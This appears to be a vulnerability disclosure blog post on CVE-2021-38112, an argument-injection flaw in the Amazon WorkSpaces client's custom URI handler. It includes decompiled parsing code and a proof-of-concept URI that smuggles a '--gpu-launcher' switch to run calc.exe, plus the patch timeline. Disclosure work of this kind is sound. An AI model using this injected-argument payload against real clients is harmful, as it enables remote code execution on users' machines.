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When a custom URI launches an application, the browser will pass the URI to the application on the command line as the first argument, the application can then handle the URI however it would like. In modern browsers command and argument injection is prevented at the initial launch of the application by URL encoding special characters in the URI, preventing things like double quotes

or other command line control characters from being injected to break out of the intended command. The failure with Amazon WorkSpaces comes when WorkSpaces URL decodes and uses the parameters in the URI argument to launch a new command without sanitizing the parameters. At this point it is possible to inject arbitrary arguments.

UriSchemeGateway X

```
35     StartupConfigDto startUpConfigDto = this.ParseHostAndQuery(uriString);
36     return this._interactor.ProcessStartupConfigDto(startUpConfigDto);
37 }
38
39 // Token: 0x060005EB RID: 1515 RVA: 0x00004EAB File Offset: 0x000030AB
40 public bool ShouldNotInterruptCurrentSession()
41 {
42     return this._interactor.ShouldNotInterruptCurrentSession();
43 }
44
45 // Token: 0x060005EC RID: 1516 RVA: 0x0001CEF0 File Offset: 0x0001B0F0
46 private StartupConfigDto ParseHostAndQuery(string uriString)
47 {
48     StartupConfigDto startUpConfigDto = new StartupConfigDto();
49     if (uriString.Contains("@"))
50     {
51         string[] array = uriString.Split('@', StringSplitOptions.None);
52         startUpConfigDto.Username = Uri.UnescapeDataString(array[0]);
53         if (array.Length != 2)
54         {
55             return null;
56         }
57         uriString = array[1];
58     }
59     string[] array2 = uriString.Split('?', StringSplitOptions.None);
60     string text = array2[0];
61     if (!string.IsNullOrEmpty(text) && text[text.Length - 1] == '/')
62     {
63         text = text.Remove(text.Length - 1);
64     }
65     if (string.IsNullOrEmpty(text))
66     {
67         return null;
68     }
69     startUpConfigDto.RegCode = Uri.UnescapeDataString(text);
70     if (array2.Length == 2)
```

The UriSchemeGateway class from the decompiled WorkSpacesClient.Common.dll which handles the custom URI.


You can see that various parameters are parsed from the URI string such as the username, RegCode and host. Each parameter is then URL decoded using the Uri.UnescapeDataString method and then added to the startUpConfigDto object. The startUpConfigDto object is then passed to the ProcessStartupConfigDto to start the process.

The only catch here is that during the startup process the RegCode parameter is validated to ensure it is a valid WorkSpaces registration code. But anyone with an AWS account can use their own valid WorkSpaces registration code to meet this requirement. To do this, you simply need to configure an AWS Managed Active Directory user and set up a Workspace for that user.

Forming a URI to execute commands is now fairly straightforward. Setup AWS WorkSpaces in your AWS account and grab a valid registration code for a user. Inject the “-gpu-launcher” (<https://peter.sh/experiments/chromium-command-line-switches/#gpu-launcher>) argument specifying an arbitrary command which CEF will execute.

```
workspaces://anything%20- -gpu-launcher=%22calc.exe%22@REGISTRATION_CODE
```


You can see in procmon there are two executions of workspaces.exe. The first one is the initial launch from the browser, the command line is as expected, URL encoded.



Initial launch of WorkSpaces in Process Monitor.

```
"C:\Program Files (x86)\Amazon Web Services, Inc\Amazon WorkSpaces\workspaces.exe" --uri "workspaces://anything%20--gpu-launcher=%22calc.exe%22@REGISTRATION_CODE"
```


Then again, the workspaces.exe process is launched with additional arguments, including our injected ones which have been URL decoded.



Secondary launch of WorkSpaces in Process Monitor.

```
"C:\Program Files (x86)\Amazon Web Services, Inc\Amazon WorkSpaces\workspaces.exe" --ws-pipe-name UUID --ws-pipe-handle 4576 -r
REGISTRATION_CODE --auth-url https://<appssite>.awsapps.com:443/login/?client_id=
<clientid>&redirect_uri=https%3a%2f%2fskylight.local&locale=en_US --org-name <org name> --session-id <session id> --
metricAppName Client -u anything --gpu-launcher="calc.exe" --login-mode 5
```

The GIF belows shows this all payout from opening a crafted page in a browser. Although by default a user needs to allow the WorkSpaces application to open from the browser, if the user had ever previously accepted this prompt to always allow this, this would require no user interaction.



Conclusion

Custom URIs can be useful and are handy for users to make getting started in some applications easier on them. Although modern browsers do a better job of ensuring custom URIs are encoded before passing them to the command line to help prevent trivial argument and command injection, it is important to consider how those values are handled inside the rest of the application flow. The input is still untrusted and should be treated as such during use of the URI values.

As always, feel free to open issues and pull requests on GitHub if you'd like and we will try to get to them to support future usage of these tools. Follow us on Twitter for more releases and blog posts: @RhinoSecurity, @daveysec

CVE-2021-38112: AWS WorkSpaces RCE Timeline

Vulnerability reported to AWS — 5/25/2021

Vulnerability acknowledged by AWS — 5/26/2021

Vulnerability stated as fixed in QA by AWS — 6/7/2021

Fixed version 3.1.9 released — 6/29/2021

Rhino confirmed patched version 3.1.9 — 7/4/2021


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With manual, deep-dive engagements, we identify security vulnerabilities which put clients at risk.

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